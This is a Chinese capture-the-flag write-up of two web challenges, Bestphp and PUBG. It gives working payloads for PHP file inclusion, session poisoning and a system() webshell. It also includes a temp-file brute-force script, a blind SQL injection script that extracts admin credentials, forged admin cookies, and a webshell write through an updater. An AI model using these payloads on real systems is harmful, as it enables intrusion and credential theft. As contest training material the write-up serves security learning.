

## WEB1——Bestphp

这道题提供index.php源码

index.php

```
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    ini_set('open_basedir', '/var/www/html:/tmp');
    $file = 'function.php';
    $func = isset($_GET['function'])?$_GET['function']:'filters';
    call_user_func($func,$_GET);
    include($file);
    session_start();
    $_SESSION['name'] = $_POST['name'];
    if($_SESSION['name']=='admin'){
        header('location:admin.php');
    }
?>
```

### 解题思路一

变量覆盖，调用文件包含

从index.php可以看出\$\_GET['function']和\$\_SESSION['name'] = \$\_POST['name']可控

其中call\_user\_func(\$func,\$\_GET);回调函数可利用

而且include(\$file);调用了文件包含

所以，可以调用变量覆盖函数，覆盖掉\$file，从而引入文件包含

payload:

http://10.99.99.16/?function=extract&file=php://filter/read=convert.base64-encode/resource=./function.php

一开始只是highlight\_file给出index.php的源码，利用文件包含读到了admin.php和function.php的源码，不过对解题没啥卵用。

function.php

```
<?php
function filters($data){
    foreach($data as $key=>$value){
        if(preg_match('/eval|assert|exec|passthru|glob|system|popen/i',$value)){
            die('Do not hack me!');
        }
    }
}
?>
```

admin.php

```
hello admin
<?php
if(empty($_SESSION['name'])){
    session_start();
    #echo 'hello ' + $_SESSION['name'];
}else{
    die('you must login with admin');
}
?>
```

吐槽点：早上题目的环境是php7.2，extract函数是无法动态调用的，然后中午主办方偷偷改了环境为7.0，也不发公告说一声，浪费了很多时间。

调用session\_start方法，修改session位置

从index.php可以看出\$\_SESSION['name'] = \$\_POST['name'], session的值可控, session默认的保存位置

```
/var/lib/php/sess_PHPSESSID
/var/lib/php/sessions/sess_PHPSESSID

/var/lib/php5/sess_PHPSESSID
/var/lib/php5/sessions/sess_PHPSESSID

/tmp/sess_PHPSESSID
/tmp/sessions/sess_PHPSESSID
```


由于ini\_set('open\_basedir', '/var/www/html:/tmp'), 我们包含不了/var/lib/下的session

但是我在tmp下也找不到自己的session, 所以这里的session应该是在/var/lib/下

这里可以调用session\_start函数, 修改session的位置  
本地的payload:

```
POST /xctf-bestphp/index.php?function=session_start&save_path=. HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 21
Cookie: PHPSESSID=lfc5uk0rv8ndmjfv86u9tv6fk2
Content-Type: application/x-www-form-urlencoded
```

```
name=<?php phpinfo();
```



这里直接把session写到了web根目录, 并且内容可控

文件包含session, getshell

```
http://10.99.99.16/index.php?function=extract&file=./sess_lfc5uk0rv8ndmjfv86u9tv6fk2
```

比赛的payload

```
POST /index.php?function=session_start&save_path=/tmp HTTP/1.1
Host: 10.99.99.16
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=a9tvfth9lfgabt9us85t3b07s1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
```

```
name=<?php echo "aaa";system($_GET[x]);?>
```

```
GET /index.php?function=extract&file=/tmp/sess_a9tvfth9lfqabt9us85t3b07s1&x=cat+sdjbhudfhuahdjkasndjkasnbdfdf.php HTTP/1.1
Host: 10.99.99.16
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=a9tvfth9lfqabt9us85t3b07s1
Upgrade-Insecure-Requests: 1
```

## 解题思路二

### php7.0的bug

王一航师傅发过一篇文章：<https://www.jianshu.com/p/dfd049924258>  
是php7的一个小bug

```
include.php?file=php://filter/string.strip_tags/resource=/etc/passwd
```

string.strip\_tags可以导致php7在执行过程中崩溃

如果请求中同时存在一个文件上传的请求，这个文件就会被因为崩溃被保存在/tmp/phpXXXXXX(XXXXXX是数字+字母的6位数)

这个文件是持续保存的，不用竞争，直接爆破，为了爆破成功可以多线程去上传文件，生成多个phpXXXXXX

### burp多线程上传文件

```
POST /index.php?function=extract&file=php://filter/string.strip_tags/resource=function.php HTTP/1.1
Host: 10.99.99.16
Content-Length: 1701
Cache-Control: max-age=0
Origin: null
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryScXqSzdW2v22xyk
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7
Cookie: PHPSESSID=17qpvlr8g19pm503593nnddq10
Connection: close

-----WebKitFormBoundaryScXqSzdW2v22xyk
Content-Disposition: form-data; name="fileUpload"; filename="test.jpg"
Content-Type: image/jpeg

<?php echo "www"
-----WebKitFormBoundaryScXqSzdW2v22xyk--
```

### 爆破脚本

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import string

charset = string.digits + string.letters

host = "10.99.99.16"
port = 80
base_url = "http://%s:%d" % (host, port)

def brute_force_tmp_files():
    for i in charset:
        for j in charset:
            for k in charset:
                for l in charset:
                    for m in charset:
```

```

        for n in charset:
            filename = i + j + k + l + m + n
            url = "%s/index.php?function=extract&file=/tmp/php%s" % (
                base_url, filename)
            print url
            try:
                response = requests.get(url)
                if 'www' in response.content:
                    print "[+] Include success!"
                    return True
            except Exception as e:
                print e

    return False

def main():
    brute_force_tmp_files()

if __name__ == "__main__":
    main()

```

## getshell

爆破成功后，得到成功文件包含的shell

<http://10.99.99.16/index.php?function=extract&file=/tmp/phpXXXXX>

## WEB2——PUBG

赛题提供了源码

<https://github.com/aye-whitehat/CTF-Collection/blob/master/XCTF%20Final%202018/web/PUBG/www.zip>

但是zend加密了，给出解密后的代码，但是变量名还是混淆的

<https://github.com/aye-whitehat/CTF-Collection/blob/master/XCTF%20Final%202018/web/PUBG/DECODE.zip>

环境还没关，复现记得修改下host 159.138.22.212 guaika.txmeili.com

这题在比赛的时候利用的漏洞链是：sql注入+cookie伪造+后台getshell

## 解题思路

### sql注入

代码位于 kss\_inc/payapi\_return2.php

关键代码：

这里的post参数没有调用该框架的sql过滤器，只是进行简单的trim()处理

```

else if ( $_obfuscate_kYyPkY_PkJKVh4qGjJGIio4 == "e138" )
{
    $_obfuscate_kpGPh4mNh46SkZONh4eLlJU = "";
    $_obfuscate_k42NkY2RkoiNjJCKlZSKiIg = trim( $_POST['SerialNo'] );
    $_obfuscate_iJWMjIiVi5OGjJOViY2Li48 = $_obfuscate_k42NkY2RkoiNjJCKlZSKiIg;
    $_obfuscate_iIuQkYaUioqGlI6IjIuMiI8 = trim( $_POST['Status'] );
    $_obfuscate_jpGJk5SSkJOIk4iQiI_OhpU = trim( $_POST['Money'] );
    $_obfuscate_lIuQk5OGjpkVjY6UiI_QjJM = $_obfuscate_jpGJk5SSkJOIk4iQiI_OhpU;
    $_obfuscate_iImJjYmQjYyOjIuVkiuMjIs = trim( $_POST['VerifyString'] );

```

### VerifyString的计算规则

```

else if ( $_obfuscate_kYyPkY_PkJKVh4qGjJGIio4 == "e138" )
{
    $_obfuscate_k4mJh5SPkY6Vh4qHjIaJh44 = TRUE;
    if ( $_obfuscate_iImJjYmQjYyOjIuVkiuMjIs != strtolower( md5( "SerialNo=".$_obfuscate_k42NkY2RkoiNjJCKlZSKiIg."&UserID=".
    {
        $_obfuscate_k4mJh5SPkY6Vh4qHjIaJh44 = FALSE;
    }
}

```

因为设置了AttachString=e138

所以\$\_obfuscate\_jI2JlY\_QkoeQj5OLjouLlYo['e138set']值为1

所以VerifyString的值为strtolower(md5('SerialNo=1&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1'))  
即为ebd95c4233e8c02fe0854306afd71bee

但其实我们只要把参数都找到就ok了，因为不会先验证VerifyString，而是先验证SerialNo和Money参数

造成sql注入的代码如下：

```
$_obfuscate_lzGQj4iOj4mTlZGNjZGUj5E = $_obfuscate_jIaUiIeSjZWkLIqLkIqOioc->_obfuscate_iY6OkJCRkY2PjpCPk5CRkJA( "select * f
```


payload:

[http://guaika.txmeili.com:8888/kss\\_inc/payapi\\_return2.php](http://guaika.txmeili.com:8888/kss_inc/payapi_return2.php)

注入点在SerialNo

SerialNo=0'or(0)#&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1&VerifyString=ebd95c4233e8c02fe0854306afd71bee

SerialNo=1'or(1)#&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1&VerifyString=ebd95c4233e8c02fe0854306afd71bee



尝试注入得到admin的密码

kss\_inc/db\_function.php 中可以看到登陆逻辑

```
if ( empty( $_obfuscate_lIqUlIaMj4aNjJCRkoeJlJE ) )  
{  
    $_obfuscate_h5SQiYyTkY_PjYmRjZWPh4k = $_obfuscate_jIaUiIeSjZWkLIqLkIqOioc->_obfuscate_iY6OkJCRkY2PjpCPk5CRkJA( "sel  
    if ( $_obfuscate_lIqUlIaMj4aNjJCRkoeJlJE != md5( $_obfuscate_h5SQiYyTkY_PjYmRjZWPh4k['username'], $_obfuscate_h5SQiYy'  
    {  
        _obfuscate_kYyOhouLjo2Gh4eNj4iQlIg( " " );  
    }  
    $_obfuscate_lI6OiJSPjZWVi5GQhoiPjpU['level'] = 9;  
    $_obfuscate_lI6OiJSPjZWVi5GQhoiPjpU['powerlist'] = "admin";
```

表名是 kss\_tb\_manager，字段是username和password，id是1

注入脚本 aye.py

```
#!/ coding:utf-8
```

```

import requests
import sys
if sys.getdefaultencoding() != 'utf-8':
    reload(sys)
    sys.setdefaultencoding('utf-8')

def main():
    url="http://guaika.txmeili.com:8888/kss_inc/payapi_return2.php"
    chars = 'abcdefghijklmnopqrstuvwxyz_0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ+~*/{\}?!:@#$$&()[],. '
    result=''

    for i in range(1,1000):
        i =str(i)
        for j in chars:
            j=ord(j)
            #SerialNo=0'or(1)#&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1&VerifyString=ebd95c4233e8c02fe0854306afd71bee'
            payload = ""'0'or(ascii(substr((select(concat(username,0x3a,password))from(kss_tb_manager)where(id=1)),%s,1))=%s)#"
            data = {'SerialNo': payload,
                    'UserID' : 1,
                    'Money' : 100,
                    'Status' : 1,
                    'AttachString' : 'e138',
                    'MerchantKey' : 1,
                    'VerifyString' : 'ebd95c4233e8c02fe0854306afd71bee',
                    }
            #print payload
            do_whlie = True
            while do_whlie:
                try:
                    r=requests.post(url,data=data)
                    if r.status_code == 200:
                        do_whlie = False
                except Exception as e:
                    print str(e)
            #print r.text
            if '■■■■■■' in r.text:
                result += chr(j)
                #print r.text
                print result

if __name__ == "__main__":
    main()

```



```
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 123
```

SerialNo=0&UserID=1&Money=100&Status=1&AttachString=e138&MerchantKey=1&VerifyString=ebd95c4233e8c02fe0854306afd71bee

## cookie伪造

代码位于kss\_inc/function.php

有setcookie\_function ( 包含禁ip的逻辑 )

```
function _obfuscate_jZKVlY6HkYmKkIyRj4qSjIc( $ _obfuscate_iYyTho_HlJCOh4yRj4ePj4k, $ _obfuscate_ipCJlJOSlJSQkYqNlYqKlIs )
{
    setcookie( $ _obfuscate_iYyTho_HlJCOh4yRj4ePj4k, $ _obfuscate_ipCJlJOSlJSQkYqNlYqKlIs, 0, "/", NULL, NULL, TRUE );
    if ( BINDIP == 1 )
    {
        setcookie( $ _obfuscate_iYyTho_HlJCOh4yRj4ePj4k."_ver", md5( $ _obfuscate_ipCJlJOSlJSQkYqNlYqKlIs.COOKIE._obfuscate_j
    )
    }
    else
    {
        setcookie( $ _obfuscate_iYyTho_HlJCOh4yRj4ePj4k."_ver", md5( $ _obfuscate_ipCJlJOSlJSQkYqNlYqKlIs.COOKIE ), 0, "/", N
    }
    return $ _obfuscate_ipCJlJOSlJSQkYqNlYqKlIs.COOKIE;
}
```

位于kss\_admin/index.php

调用了setcookie\_function

```
_obfuscate_jZKVlY6HkYmKkIyRj4qSjIc( "kss_manager", $ _obfuscate_i4qGi5WLhoqPkoyGkoiMhpU );

$ _obfuscate_jIaUiIeSjZWkLIqLkIqOioc->_obfuscate_kpS0j5KVio2Hj4uKj4_KjIY( "update kss_tb_manager set `linecode`='".$ _obfusca
$ _obfuscate_i4mRjZCJlZCGk4_UioyHk4k['logintype'] = 1;
_obfuscate_jYuKk4uOiYmSkpOTj5GUlZA( $ _obfuscate_i4mRjZCJlZCGk4_UioyHk4k );
$ _obfuscate_i4qGi5WLhoqPkoyGkoiMhpU = $ _obfuscate_kY_OlYeUlIiVjo6Hio_MkpI['id'].", ".$ _obfuscate_h4eSk4uGiZCKhoyNkIiTlI8.",
_obfuscate_jZKVlY6HkYmKkIyRj4qSjIc( "kss_manager", $ _obfuscate_i4qGi5WLhoqPkoyGkoiMhpU );
```

其实就是调用了

```
setcookie_function( "kss_manager",$id.", ".$username.", ".md5($password).", ".$linecode"
```

然后执行两句setcookie , 得到kss\_manager和kss\_manager\_ver两个cookie

```
setcookie( $ _obfuscate_iYyTho_HlJCOh4yRj4ePj4k, $ _obfuscate_ipCJlJOSlJSQkYqNlYqKlIs, 0, "/", NULL, NULL, TRUE );

setcookie( $ _obfuscate_iYyTho_HlJCOh4yRj4ePj4k."_ver", md5( $ _obfuscate_ipCJlJOSlJSQkYqNlYqKlIs.COOKIE ), 0, "/", NULL, NU
```

并且在 kss\_inc/\_config.php找到\$COOKIEY的值 XIpCcfoe\_y43

```
define( "COOKIEY", "XIpCcfoe_y43" );
define( "COOKIEY2", "MGHou2m|oXDz" );
```

也在 kss\_inc/db\_function.php

找到了\$linecode的值 efefefef

```
if ( $ _obfuscate_lI6OiJSPjZWVi5GQhoiPjpU['linecode'] != $ _obfuscate_h4_NjYiIi46Lh5KHkoaKkZQ[3] && "efefefef" != $ _obfuscate
{
    _obfuscate_kYyOhouLjo2Gh4eNj4iQlIg( "■■■■■■■■■■<a href=index.php target=_top>■■■■■■■■</a>" );
}
```

所以最终的两个cookie的键值分别是

```
kss_manager
1,axing,8ccf03839a8c63a3a9de17fa5ac6a192,efefefef

kss_manager_ver
md5( "1,axing,8ccf03839a8c63a3a9de17fa5ac6a192,efefefef". "XIpCcfoe_y43" )
■■■
md5( "1,axing,8ccf03839a8c63a3a9de17fa5ac6a192,efefefefXIpCcfoe_y43" )
■■■
b05a94ffcb3da369a828235012990953
```



成功伪造cookie，访问 kss\_admin/admin.php

Request

RawParamsHeadersHex

POST /kss\_admin/admin.php HTTP/1.1  
Host: guaika.txmelli.com:8888  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://guaika.txmelli.com:8888/kss\_admin/index.php  
Cookie: kss\_manager\_ver=b05a94ffc3da369a828235012990953;kss\_manager=1,axing,8ccf03839a8c63a3a9de17fa5ac6a192,efefefef  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 0

Response

RawHeadersHexHTMLRender

HTTP/1.1 200 OK  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check  
Pragma: no-cache  
Content-Type: text/html; charset=utf-8  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Server: Microsoft-IIS/7.5  
X-Powered-By: PHP/5.2.17  
Set-Cookie: PHPSESSID=0aa63b5fc367a932ee2dced83328f96f; path =/  
X-Powered-By: ASP.NET  
Date: Sun, 04 Nov 2018 13:50:12 GMT  
Connection: close  
Content-Length: 14194  
  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
<head>  
<title>PUBG-HZW</title>  
<meta HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">  
<meta name="Author" content="可可-- 邮箱: keke@hphu.com 网站: www.<br><link rel="shortcut icon" href="/favicon.ico" />  
<link rel="stylesheet" type="text/css" href="/kss\_inc/style/manager\_dir.css?s=

浏览器替换cookie

← guaika.txmelli.com:8888/kss\_admin/admin.php

管理 软件管理 用户管理 注册卡管理 我的信息 后台帐号 高级管理

【管理员: axing】 【修改密码】

程序开发: 火云网络工作室

服务端版本: M13-P202 还未登记  
服务端需要重新登记: 授权主机名或端口变动!  
什么是服务端登记, 如何登记请点击这里

服务器操作系统: WINNT 查看公告

PHP版本: 5.2.17

IP库版本: 当前使用IP138接口  
建议使用纯真ip库: 下载QQWry.dat改名为ip.dat上传到KSS根目录!

服务器时间: 2018-11-4 23:12:3

RSA版本: BCMATH, RSA计算速度较慢, 建议开启openssl或gmp扩展

Curl支持: 支持

fsockopen支持: 不支持本地发送邮件

数据库备份目录kss\_logs/databak, 状态: couldn't connect to host

最近登录信息

| 日期 | IP | 备注   |
|----|----|------|
|    |    | 密码错误 |
|    |    | 密码错误 |
|    |    | 密码错误 |
|    |    | 密码错误 |
|    |    | 密码错误 |

有问题请先查看帮助手册

请妥善保管LicenseKey、服务端安装包, 补领每次收费50元

服务端更新日志 [M13-P202]

客户端更新日志 [X1.2.9]

后台getshell

代码位于 kss\_admin/admin\_update

这个网站的更新, 是从远端主站拉取代码写入本地:

```
$_obfuscate_koiKkIiPjI6UkYeRlIqNhoc = $_obfuscate_1Y6Gk5KMkYmPjIyPhpCOLYc( "http://api.hphu.com/import/" . $_obfuscate_koaSiYq
```

我们跟入 \$\_obfuscate\_1Y6Gk5KMkYmPjIyPhpCOLYc 函数

位于第20行, 函数中有curl相关的操作

```
curl_setopt( $_obfuscate_joiNh4aIhouViZGQho_JiI4, CURLOPT_HEADERFUNCTION, "read_header" );  
curl_setopt( $_obfuscate_joiNh4aIhouViZGQho_JiI4, CURLOPT_WRITEFUNCTION, "read_body" );
```

看下read\_body函数

```
function read_body( $_obfuscate_joiNh4aIhouViZGQho_JiI4, $_obfuscate_jJWmiJWJjoyIkYmLjY6VipM )  
{  
    global $_obfuscate_ko6MhoiQkJKRlYeVio_JjYo;  
    global $_obfuscate_j4eNjZOQlIuKhoqMj4mOjYs;  
    global $_obfuscate_koaSiYqGjIqMiZSLk4uGiZU;  
    if ( $_obfuscate_ko6MhoiQkJKRlYeVio_JjYo == 0 && substr( $_obfuscate_jJWmiJWJjoyIkYmLjY6VipM, 0, 2 ) == "<!" )  
    {  
        $_obfuscate_j4eNjZOQlIuKhoqMj4mOjYs = 0;  
    }  
    $_obfuscate_ko6MhoiQkJKRlYeVio_JjYo += strlen( $_obfuscate_jJWmiJWJjoyIkYmLjY6VipM );  
    file_put_contents( KSSROOTDIR . "kss_tool" . DIRECTORY_SEPARATOR . "_webup.php", $_obfuscate_jJWmiJWJjoyIkYmLjY6VipM, FILE_APPEND |
```

```

echo "<script>$('#downsize').html('".$_obfuscate_ko6MhoiQkJKRlYeVio_JjYo█. " ');</script>";
echo "<!-- ".str_repeat( " ", 2000 )." -->\r\n";
ob_flush( );
flush( );
return strlen( $_obfuscate_jJWmiJWJjoyIkYmLjY6VipM█ );
}

```

其中read\_body函数会将curl到的内容写到 kss\_tool/\_webup.php


```
file_put_contents( KSSROOTDIR."kss_tool".DIRECTORY_SEPARATOR."_webup.php", $_obfuscate_jJWmiJWJjoyIkYmLjY6VipM█, FILE_APPEND );
```

这里我们可以利用代码中的sql过滤器，去触发某个页面的sql报错，从而将php代码回显，从而将恶意代码写入kss\_tool/\_webup.php，构造webshell

例子：

构造sql报错并回显

[http://api.hphu.com/test/kss\\_admin/index.php?action=aye666%27](http://api.hphu.com/test/kss_admin/index.php?action=aye666%27)



构造更新路径

将报错的页面内容写入 kss\_tool/\_webup.php

[http://guaika.txmeili.com:8888/kss\\_admin/admin\\_update.php?pakname=../test/kss\\_admin/index.php?action=aye666%27](http://guaika.txmeili.com:8888/kss_admin/admin_update.php?pakname=../test/kss_admin/index.php?action=aye666%27)



触发phpinfo

[http://guaika.txmeili.com:8888/kss\\_admin/admin\\_update.php?pakname=../test/kss\\_admin/index.php?action='<?php%2520phpinfo\(\);?>](http://guaika.txmeili.com:8888/kss_admin/admin_update.php?pakname=../test/kss_admin/index.php?action='<?php%2520phpinfo();?>)

PUBG-HZW 服务端更新--KSS 404 - 找不到文件或目录。


8888/kss\_admin/admin\_update.php?pakname=../test/kss\_admin/index.php?action='<?php%2520phpinfo();?>

如若远程自动下载升级包失败，请登陆登陆 <http://user.hphu.com> 手动升级：

没有帐号或忘记帐号密码，在[user.hphu.com](http://user.hphu.com)首页可自助找回

升级包大小：92 Byte  
已下载大小：92 Byte  
升级包下载完成，正在执行升级包升级服务端！

MySQL injection:g,action,'



|                                   |  |
|-----------------------------------|--|
| System                            | Windows NT ECS-706C 6.1 build 7601   |
| Build Date                        | Jan 6 2011 17:26:08  |
| Configure Command                 | cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web" |
| Server API                        | CGI/FastCGI  |
| Virtual Directory Support         | enabled  |
| Configuration File (php.ini) Path | C:\Windows   |

写shell

